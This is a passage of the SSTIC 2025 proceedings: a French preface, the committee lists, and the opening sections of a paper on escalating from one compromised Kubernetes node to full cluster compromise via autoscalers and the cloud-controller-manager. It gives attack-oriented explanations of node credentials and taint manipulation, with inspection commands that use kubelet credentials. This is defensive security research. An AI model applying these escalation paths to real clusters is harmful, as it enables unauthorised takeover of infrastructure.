
COMPUTERS HACK BACK

Symposium sur la sécurité des technologies
de l'information et des communications


SYMPOSIUM SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DES COMMUNICATIONS
SSTIC 2025

ISBN : 978-2-9599544-0-5

Préface

Nous vivons une époque paradoxale : nos LLM sont capables de répondre à presque tout, instantanément. Mais cette facilité a un revers : comment apprend-on réellement, comment forge-t-on une intuition technique profonde, quand la tentation est si grande de déléguer l'effort cognitif ? Tel le GPS qui, en nous guidant pas à pas, a émoussé notre sens de l'orientation naturel, nous avons maintenant à notre disposition un co-processeur – certe un peu bugué et avec quelques fuites mémoires – sur lequel se reposer au quotidien.

Les suffisamment vieux d'entre nous ont eu le temps d'apprendre la valeur de l'effort passé à intégrer les concepts de sécurité, à se forger des modèles mentaux. Mais pour les plus jeunes, le choix est cornélien : prompter rapidement et aller en soirée, ou passer ce temps à étudier en espérant avoir une note pas trop en dessous des collègues fêtards ?

Pourtant, la nécessité de se "plonger" dans les détails devient de plus en plus cruciale : les mainteneurs passent de plus en plus de temps à relire du code généré en quelques minutes par des auteurs qui n'ont plus besoin de comprendre une base de code. À la fin, qui reste-t-il pour avoir une compréhension des détails de fonctionnement, trouver des erreurs logiques ou des conditions de course ?

Les thématiques de cette année, qu'il s'agisse des subtilités du sans-fil, de la sécurisation des pipelines CI/CD, de la maîtrise des infrastructures bureautiques, de l'anticipation post-quantique ou de l'analyse de malwares, exigent toutes cette expertise pointue pour l'instant réservée à l'humain. Cultiver cette capacité à disséquer, à comprendre les rouages internes, devient un avantage rare et précieux – et une satisfaction à la clé qu'aucun

Comité d'organisation

Aurélien Bordes
Camille Mougey
Colas Le Guernic
Gabrielle Viala
Georges Bossert
Marion Lafon
Olivier Courtay
Pierre Capillon
Raphaël Rigo
Sylvain Peyrefitte
Xavier Mehrenberger
Yves-Alexis Perez

L'association STIC tient à remercier les employeurs des membres du comité d'organisation qui ont soutenu leur participation au CO.

Airbus – ANSSI – Ledger – Sekoia.io – Thales

Comité de programme

Anaïs Gantet	
Aurélien Bordes	
Baptiste Bone	
Brice Berna	
Camille Mougey	
Colas Le Guernic	Thales
Damien Cauquil	Quarkslab
David Berard	Synacktiv
Diane Dubois	Google
Emilien Girault	
François Pollet	
Gabriel Campana	
Gabrielle Viala	
Georges Bossert	SEKOIA.IO
Juliette Chapalain	ANSSI
Marion Lafon	Ledger
Matthieu Buffet	ANSSI
Nicolas Iooss	Ledger
Nicolas Prigent	Ministère des Armées
Olivier Courtay	Thalium
Olivier Hériveaux	
Pierre Bienaimé	
Raphaël Rigo	
Romain Cayre	INSA Toulouse / LAAS-CNRS
Romain Thomas	Activision
Ronan Lucas	
Sylvain Peyrefitte	Airbus
Xavier Mehrenberger	ANSSI
Yaëlle Vinçont	Univ Rennes
Yves-Alexis Perez	ANSSI

Graphisme

Benjamin Morin

Table des matières

Conférences

Conférences

Kube, Scale Me One More Time! Exploiting Autoscalers for Kubernetes Cluster Compromise

Alexandre Hervé and Paul Viossat
alexandre.herve@theodo.com
paul.viossat@theodo.com

Theodo Cloud

Abstract. Building on our previous research on node isolation in Kubernetes clusters, we will demonstrate that the lack of a unified node designation between cloud providers and Kubernetes APIs can allow an attacker to fully compromise a cluster, starting with access to a single node and without any additional privileges. To do so, we will explore the frontier between cloud environments, the Kubernetes API, and machines to understand the interactions between these three worlds. This includes how nodes are created, how they join a cluster, and ultimately, how they are deleted. We will deep dive into two major components of Kubernetes cloud clusters: the cloud controller manager and autoscalers. As actions speak louder than words, we will apply these findings to compromise EKS (AWS) and GKE (Google Cloud) clusters with Cluster Autoscaler or Karpenter managing autoscaling. Finally, we will discuss how to protect against these attacks.

1 Introduction

As of today, we can identify three main areas of research in Kubernetes security [10]. The first is the study of what can be done from a Kubernetes user's perspective, particularly from a low-privileged (or even anonymous) user, to escalate privileges within a cluster. The second is the study of what can be done from within a container running on a Kubernetes cluster, including attempts to escape from it or pivot to cloud environments, especially in cases of Remote Code Execution or Server Side Request Forgery vulnerabilities. The third area, which is the focus of our research, is the study of cluster compromise, starting from the compromise of a node within a cluster. These three areas are thriving, as several vulnerabilities and attack paths are discovered each year in Kubernetes environments. 2024 has been no exception [8], and at the time of writing, we can only speculate on what 2025 will bring.

However, the ever-increasing adoption of Kubernetes in the industry [3] will likely keep security research focused on it. With the rise of CI/CD

environments running on containerized platforms (GitLab agent container accounts for 1 billion Docker Hub pulls alone) and the increasing number of attacks targeting these environments [11], securing scalable, multi-tenant CI/CD environments running on Kubernetes is a challenge that needs to be addressed. In particular, containerized CI/CD environments have recently been found to be particularly vulnerable to container escapes (the recent container escape vulnerability through file descriptors CVE-2024-21626 [9] is a good example).

Container escape vulnerabilities in CI/CD environments are being addressed by hardening Kubernetes pods configuration or by the use of various technological solutions, such as Kaniko [1] which offers a way to build container images on Kubernetes in userspace. However, as history has shown many times in cybersecurity, we should not rely solely on initial defensive barriers. Instead, we should build a so-called defense-in-depth strategy. This is where node-to-cluster compromise scenarios come into play: by deepening our understanding of how an attacker can propagate within a compromised cluster, we can help build safer shared computing environments across tenants, hybrid clouds, or edge computing facilities.

The study of node-to-cluster compromise scenarios began in 2019 with the presentation *Walls Within Walls: What if your attacker knows parkour?* [2] at KubeCon 2019 by Greg Castle and Tim Allclair, two Google GKE [3] engineers. While many techniques presented in this talk are no longer effective (there have been eighteen version releases of Kubernetes since then!), their work laid the foundations for future research on these scenarios. In particular, they demonstrated that achieving isolation in a Kubernetes cluster is not an easy task.

Three years later, at BlackHat USA 2022, two engineers from Palo Alto Networks, Yuval Avrahami and Shaul Ben Hai, presented their talk *Kubernetes Privilege Escalation: Container Escape == Cluster Admin?*,[4] which describes node-to-cluster compromise scenarios from a privilege escalation perspective, focusing on abusing service account permissions in a Kubernetes cluster.

Last year, at SSTIC 2024, we presented our own work on the subject, aggregating previous research and proposing a more systematic analysis of isolation through the study of the Kubernetes scheduler and pods'

[1] `https://github.com/GoogleContainerTools/kaniko`
[2] `https://kccncna19.sched.com/event/UaeM`
[3] GKE is the managed Kubernetes distribution of Google Cloud Platform
[4] `https://www.blackhat.com/us-22/briefings/schedule/#kubernetes-privilege-escalation-container-escape--cluster-admin-26344`

domains of feasibility [13]. We demonstrated the ability of an attacker to fully compromise the domain of feasibility of a pod (i.e., the nodes where the pod can be scheduled) and provided the conditions required to build well-isolated clusters and prevent the propagation of an attacker inside a cluster.

Yet, all this work was done considering mostly *static* clusters where nodes are already started and configured. This assumption allows us to simplify the problem and the attack scenarios—and does not invalidate the results obtained so far in *dynamic* clusters—but it deprives us of opportunities offered by a much wider attacking surface. Indeed, in most Kubernetes clusters running on production cloud environments, autoscaling is at work, regularly starting and stopping nodes to match the cluster's need for computing power.

In this article, we will explore the attack opportunities offered by autoscaling in a Kubernetes cluster and will describe full node-to-cluster compromise scenarios that rely on the functionalities offered by these solutions. To do so, we will first define what a *cloud environment* is in the context of a Kubernetes cluster and detail the operation of autoscalers. Then, we will demonstrate attack primitives using autoscalers that we will finally put into application to compromise GKE and EKS [5] clusters, starting from a single compromised node.

2 Node isolation

2.1 Quick reminders on what a node is in a K8S cluster

In a Kubernetes cluster architecture, a node is a machine (physical or virtual) running the *kubelet* process, which implements the controller pattern. This pattern involves a control loop that continuously monitors the state of objects on the Kubernetes API server and updates them as needed. A controller can also monitor and update the state of components external to Kubernetes.

For nodes, the primary task of the kubelet is to monitor `Pod` objects (which describe a set of containers) assigned to the node by the Kubernetes scheduler. It ensures that the node's container runtime executes the containers within the pod. The kubelet control loop is summarized in figure 1.

To connect to the Kubernetes API, the kubelet will use an identity that corresponds to a *normal* Kubernetes user. A *normal* user, as opposed

[5] EKS is the managed Kubernetes distribution of AWS




Fig. 1. Kubelet control loop

to a service account, is a type of identity for which Kubernetes does not store any representation in the API server. This type of account is managed by an external source for which a trust relationship, often based on cryptography, has been configured with the control plane. Typically, the means of identifying nodes will be a certificate or token signed with a secret key. An example of a certificate used by the kubelet in GKE is shown in listing 1.

Listing 1: Kubelet identity certificate in GKE

```
openssl x509 -in /var/lib/kubelet/pki/kubelet-client.crt -noout -text
Certificate:
 Data:
  Version: 3 (0x2)
  Serial Number:
   35:91:c0:42:3f:1b:3d:b8:06:90:4a:e1:df:7b:f1:ab
  Signature Algorithm: sha256WithRSAEncryption
  Validity
   Not Before: Apr  7 23:41:37 2025 GMT
   Not After : Apr  7 23:43:37 2026 GMT
  Subject: O = system:nodes, CN =
  ↪  system:node:gke-lab-cluster-admin-pool-c52a6acb-rzrk
```

In most (if not all) Kubernetes distributions, the node username will be prefixed with `system:node:` and will be a member of the `system:nodes` group. We can verify it by running the command `kubectl auth whoami` with the kubelet's credentials, as shown in listing 2. These two characteristics enable node-specific mechanisms implemented in the API server code to be applied to kubelet requests. This is particularly true of the node authorizer, which applies rights management to kubelet accounts.

Listing 2: Result of kubernetes whoami command using node credentials

```
# kubectl auth whoami --kubeconfig /var/lib/kubelet/kubeconfig
ATTRIBUTE  VALUE
Username   system:node:gke-attack-lab-cluster-admin-pool-c52a6acb-rzrk
Groups     [system:nodes system:authenticated]
```

In fact, as shown in figure 2, the node authorizer restricts actions such as creating service account tokens and reading secrets used by a pod, limiting these actions to the node *bound* to the pod. These requests are necessary for the node to initialize the pod's execution context with required secrets and service account tokens.




Fig. 2. Node authorizer operation

The *binding* of a pod to a node is an essential mechanism in the operation of a Kubernetes cluster and is ensured by the *scheduler*, whose operation we detailed in last year's article [13]. Its role is to allocate pods to nodes so that a machine takes over the execution of the containers it defines.

The ability of an attacker who has compromised a Kubernetes node to bind pods to their node is therefore extremely interesting, as it enables them to get their hands on sensitive information or obtain new service account credentials, potentially enabling them to elevate their privileges on the Kubernetes API. Privilege elevation possibilities were largely described in the presentation *Kubernetes Privilege Escalation: Container Escape == Cluster Admin?* [6] which we strongly recommend you read.

[6] https://www.blackhat.com/us-22/briefings/schedule/#kubernetes-privilege-escalation-container-escape--cluster-admin-26344/

2.2 Workload node isolation

Last year, we asked: Can we identify all the service accounts that could be compromised from a given node? We concluded that without node-level isolation, all nodes in a cluster could easily be compromised, along with their service accounts.

In some cases, this risk might be acceptable, such as when a cluster hosts applications with similar sensitivity levels or exposure. However, we are seeing more clusters in heterogeneous environments, like hybrid clusters running on both on-premises and cloud infrastructures. Additionally, multi-tenant clusters are becoming common, where teams with different security needs share compute resources for tasks like CI/CD operations or GPU-intensive AI model training.

In our previous work, we studied the mechanisms for implementing isolation at the node level and evaluated their resistance to attackers. To study isolation, we defined the concept of *domains of feasibility*, describing the set of nodes feasible for a pod (i.e., the set of nodes on which the pod can be scheduled by the scheduler). To define these domains, there are two essential mechanisms:

— taints and tolerations as shown in figure 3, which define taints on nodes that repel pods that do not tolerate them, from a scheduling perspective.

— labels and affinities as shown in figure 4, which allow pods to target nodes with specific labels, ensuring they are scheduled preferentially or exclusively on those nodes.




Fig. 3. Taints and tolerations




Fig. 4. Node selectors and labels

We have demonstrated that using these two mechanisms in combination makes it possible to define robust isolation in a Kubernetes cluster. The unit of measurement for isolation is the pod's domain of feasibility, since we have also demonstrated that an attacker with a vulnerable pod, enabling them to compromise a node (typically in the case of a container escape attack), is able to compromise its entire feasibility domain. So if two pods have feasibility domains with a non-zero intersection, there is a risk that an attacker could compromise a node running both pods simultaneously.

From a node's point of view, two attributes are used: taints and labels. To define robust isolation, we have shown that these attributes must not be editable by kubelet accounts.

Restricting the editing of these attributes by the kubelet is ensured by the `NodeRestriction` admission plugin [4], which prohibits the modification of taints and restricts the editing of labels by establishing a blacklist of label prefixes for which the kubelet does not have editing rights. In particular, the `node-restriction.kubernetes.io/` prefix is dedicated to implementing node isolation in a cluster. It is essential that this plugin is activated, as the node authorizer gives the kubelet account the right to edit `Node` objects.

Since Kubernetes version 1.32, additional security measures have been implemented to make it more difficult to execute node-to-cluster compromise scenarios. In fact, the kubelet account no longer has the right to read other nodes' resources on the Kubernetes API, potentially making it more difficult to discover the different feasibility domains of a cluster.

However, if we examine the `NodeRestriction` admission plugin more closely, we see that it does not restrict the definition of taints by the kubelet

account when it creates its node object. Indeed, there is a mechanism called node *self-registration*, which allows a node to be created on the Kubernetes API server by the kubelet account. This is done when the node starts for the first time and is not yet registered on the API server. If an attacker could create a `Node` object with a kubelet account, they might specify taints different from those expected for the node. This could allow the node to be included in the feasibility domain of pods that weren't intended to run on it.




Fig. 5. Taints edition restriction by the kubelet account

Yet, the kubelet account is not allowed by the `NodeRestriction` admission plugin to define protected labels on the node object, even when it creates it. The label mechanism is, in theory, more resistant than the taint mechanism. However, in the following, we'll see that they can also be applied to a compromised node by taking roundabout ways.




Fig. 6. Label edtition restriction by the kubelet account

We describe the permissions enforced by the `NodeRestriction` admission plugin in figures 5 and 6.

From an attacker's point of view, to create a node with a kubelet account, we need to intercept the kubelet's credentials before it creates its own node; or we need to be able to delete an existing node and to recreate it. The first option may be difficult to achieve but a quick search of the Kubernetes codebase reveals that there are two ways to delete a node:

— Manual deletion via an API call, typically by an administrator (what we are probably not as an attacker).

— Deletion by a component called the `cloud-controller-manager`.

To proceed, we need to understand the lifecycle (creation and deletion) of a node and how the `cloud-controller-manager` operates. This is where this year's work begins.

3 Cloud implementation of Kubernetes

3.1 The Cloud Controller Manager

A cloud implementation of a Kubernetes cluster is one where an instance of the `cloud-controller-manager` process is running. This process typically operates on the Kubernetes control plane and is fully managed by cloud providers. A typical control plane architecture is shown in figure 7. Its objective is to handle all interactions between Kubernetes and cloud providers, allowing the Kubernetes core source code to remain agnostic of the underlying hosting infrastructure.




Fig. 7. Control plane architecture (source: `https://kubernetes.io/docs/concepts/architecture/cloud-controller/`)

The `cloud-controller-manager` is composed of two parts:

— A common part.[7], implemented by the Kubernetes project, which contains the logic of the controllers implemented by the process. It defines a `CloudProvider` interface that cloud provider-specific code should implement.
— A cloud provider-specific part, implemented by the cloud provider. This part contains the logic that interacts with the cloud provider API and returns information using data structures that the common part can understand.

Most cloud provider-specific parts are published as open-source on GitHub. We will not be able to analyze all of their source code in this paper, but we provide a list of some implementations below:

— For *public*[8] cloud providers:
  — AWS: `https://github.com/kubernetes/cloud-provider-aws`
  — GCP: `https://github.com/kubernetes/cloud-provider-gcp`
  — Azure: `https://github.com/kubernetes-sigs/cloud-provider-azure`
  — Scaleway[9]:
    `https://github.com/scaleway/scaleway-cloud-controller-manager`
— For *private*[10] cloud providers:
  — Nutanix Kubernetes Engine:
    `https://github.com/nutanix-cloud-native/cloud-provider-nutanix`

We can observe that on-premises Kubernetes solutions (such as Nutanix) also implement the `CloudProvider` interface. Therefore, all the work presented in this article can be applied to both *public* and *private* cloud environments. In this paper, we will focus on the AWS and GCP implementations, as they are among the most popular distributions and offer two different managed implementations of autoscalers (AWS uses Karpenter and GKE uses Cluster Autoscaler), which we will discuss later in this paper.

In older Kubernetes versions, the kubelet used to implement the cloud provider logic [7] and required a provider name to be passed as a command-line argument to enable cloud capabilities in

[7] The common part source code is available here: `https://github.com/kubernetes/kubernetes/tree/master/staging/src/k8s.io/cloud-provider`
[8] A public cloud is a cloud computing model where IT infrastructure like servers, networking, and storage resources are offered as virtual resources accessible over the internet (source: `https://aws.amazon.com/what-is/public-cloud/`)
[9] Cocorico ! A French cloud provider
[10] A private cloud is a cloud computing environment dedicated to a single organization. Any cloud infrastructure has underlying compute resources like CPU and storage that you provision on demand through a self-service portal. In a private cloud, all resources are isolated and in the control of one organization. (source: `https://aws.amazon.com/what-is/private-cloud/`)

a cluster. As of today, the provider command-line argument must be set to `--cloud-provider=external` to signal the kubelet that a `cloud-controller-manager` process is running in the cluster.

The current common implementation of the `cloud-controller-manager` defines four control loops that handle different tasks:

— `node controller` [11]: The `node controller` is responsible for updating the node object with information retrieved from the cloud provider's APIs about the underlying virtual machine (availability zone, IP address, etc.). It initializes the node and then keeps the node synced with its corresponding cloud instance.

— `node-lifecycle controller` [12]: The `node-lifecycle controller` ensures that Kubernetes Node objects are deleted if they don't have any machine instance running in the cloud. In fact, it is the only place in the Kubernetes core source code where a node is deleted.

— `route controller` [13]: This controller ensures that proper network routes exist between pods in a cluster and asks the cloud provider to configure one if needed.

— `service controller` [14]: This controller ensures that load balancers and network components are provisioned to expose Kubernetes services of type LoadBalancer.

Each cloud provider implementation may add additional controllers to their version of the `cloud-controller-manager`. In the following sections, we will primarily discuss the `node controller` and the `node-lifecycle controller`.

To identify the underlying machine of a Kubernetes node on cloud provider APIs, the `cloud-controller-manager` controllers use the concept of `providerID`. The `providerID` is a unique identifier for a machine in the cloud provider API. It is usually formatted using the following pattern: `<provider-name>://<id>`.

[11] `https://github.com/kubernetes/kubernetes/blob/master/staging/src/k8s.io/cloud-provider/controllers/node/node_controller.go`

[12] `https://github.com/kubernetes/kubernetes/blob/master/staging/src/k8s.io/cloud-provider/controllers/nodelifecycle/node_lifecycle_controller.go`

[13] `https://github.com/kubernetes/kubernetes/blob/master/staging/src/k8s.io/cloud-provider/controllers/route/route_controller.go`

[14] `https://github.com/kubernetes/kubernetes/blob/master/staging/src/k8s.io/cloud-provider/controllers/service/controller.go`

The `providerID` attribute is either set by the node when it creates itself or reconciled by the `node controller` of the `cloud-controller-manager`. This attribute is set in the spec of the `Node` object in the Kubernetes API server and is immutable, meaning it cannot be modified or removed once set. We give an example of the `providerID` attribute in a GKE cluster in listing 3.

Listing 3: Sample of providerID in a GKE cluster

```
1 kubectl get nodes -o custom-columns='PROVIDER_ID:.spec.providerID'
2 PROVIDER_ID
3 gce://proj/us-central1-c/gke-lab-cluster-admin-pool-c52a6acb-rzrk
4 gce://proj/us-central1-c/gke-lab-cluster-default-pool-f1060a6f-4tjg
```

3.2 Node initialization

To create a node in a Kubernetes cluster, there are two options:

— Manually create the node using an API call.

— Allow the kubelet to automatically create its node object at startup by setting the `registerNode` option to `true` in the kubelet configuration (this is the default).

In practice, the second option is often preferred and is used in the main Kubernetes distributions on public clouds. In this case, the kubelet will make a call to the Kubernetes API to create its own Node object, as seen in the `tryRegisterWithAPIServer` [15] function in the kubelet code.

To call the Kubernetes API, the kubelet must have a valid node identity. The process by which the kubelet obtains node credentials is highly dependent on the Kubernetes distribution used. In fact, Kubernetes does not define a standard node credentials bootstrapping process but provides functionalities that can be used to perform this operation [5].

In practice, on public cloud providers, node identities are retrieved by making a call to the cloud provider's API using the identity of the *virtual machine* running the kubelet. Indeed, in most cloud provider infrastructures, a specific network address (169.254.169.254) allows a virtual machine to retrieve credentials identifying itself to the cloud provider. Virtual machine service accounts can then call the cloud provider's APIs to exchange their cloud machine identity for kubernetes node credentials.

As the name of a node must be unique on the Kubernetes API, cloud providers generally choose a node name with a sufficient guarantee of uniqueness in the environment in which the node is running. For example,

[15] `https://github.com/kubernetes/kubernetes/blob/master/pkg/kubelet/kubelet_node_status.go#L90`

on EKS, the IP of the machine in its private network is often used. On GKE, it's the virtual machine name that is most often used.[16]

Once the node credentials have been retrieved, the kubelet creates its own `Node` object on the API server. The logic for initializing this object is described in the `initialNode`[17] function in the kubelet code. Two important points are worth noting:

— The kubelet itself defines its taints - which are passed via the `registerWithTaints` configuration option - and its labels via the `node-labels` option. This is consistent with the permissions granted to the kubelet as described in the section 2.2. Note that the documentation clearly states that labels must not be part of the labels protected by the `NodeRestriction` admission controller, as the kubelet account will not have the permissions to apply them to itself.

— In addition to the taints passed in its configuration, if the kubelet is configured with an external cloud provider (i.e., with the `cloud-provider=external` option), a specific taint `node.cloudprovider.kubernetes.io/uninitialized` with an effect `NoSchedule` is added.

The taint `node.cloudprovider.kubernetes.io/uninitialized` prevents pods that do not explicitly tolerate this taint from being scheduled on the node until it has been initialized by the `node controller` of the `cloud-controller-manager`.

Indeed, one of the key tasks of the node controller is node initialization. The initialization code of the node controller can be found in the `syncNode` function.[18]

To complete the node initialization, the function requires the `providerID` to be set on the `Node` object. It first checks if it is already defined on the `Node` object and, if not, asks the cloud provider to return the instance `providerID`.

Once a `providerID` is defined for the node object, the `node controller` ensures that it gets properly updated with modifiers defined by the cloud provider through a call to the function

[16] As explained in the section 2.1, the node name is managed by the authority that manages node identities and is external to Kubernetes, so there's no obligation for the node name to have any meaning in the infrastructure. Names are generally chosen so that you can quickly identify which machine is running the node's kubelet.

[17] `https://github.com/kubernetes/kubernetes/blob/master/pkg/kubelet/kubelet_node_status.go#L302`

[18] `https://github.com/kubernetes/kubernetes/blob/master/staging/src/k8s.io/cloud-provider/controllers/node/node_controller.go#L413`

`getNodeModifiersFromCloudProvider`. This function returns various modifiers to be applied to nodes, which set labels on the node.

It is important to note that the cloud provider cannot set labels in the `kubernetes.io` or `k8s.io` namespaces outside a restricted subset of labels. In particular, labels with the `node-restriction.kubernetes.io/` prefix, dedicated to node isolation, cannot be set by the node controller.

Therefore, in cloud environments, protected labels for node isolation must be set in another way than using the cloud-controller-manager. In fact, in some setups like EKS managed nodes, these labels must be set by the cluster's administrators, as the cloud provider does not provide a managed way to set these labels on nodes [1].

In some distributions, additional controllers are deployed to ensure that labels configured on the cloud provider side can be set on the Kubernetes nodes. This is the case with GKE, for instance, which uses a specific controller called `gcp-controller-manager` that handles, among other tasks, applying restricted labels to the node.[19]

The final step of node initialization is to remove the initialization taint from the node object, allowing pods to be scheduled on the node. After initializing the node, the node controller will periodically reconcile the node labels to ensure that the labels defined by the cloud provider are effectively set on the node object.

3.3 Node deletion

As explained in the section 2.2, the programmatic deletion of a node is carried out in just one place in the Kubernetes codebase: the `cloud-controller-manager`'s node lifecycle controller.

Indeed, the objective of the node lifecycle controller is to garbage collect node objects in the Kubernetes API that are linked to a shutdown or non-existent instance on the cloud provider infrastructure. This mechanism is essential in autoscaled environments, as nodes are created and removed dynamically. If node objects are left dangling in the Kubernetes API, it could result in pods being stuck in a pending state because no physical node is available to run them, or in nodes failing to register themselves due to conflicts with former node objects not being properly removed.

[19] The code of this component used to be published in open source: `https://github.com/kubernetes/cloud-provider-gcp/pull/770/files`

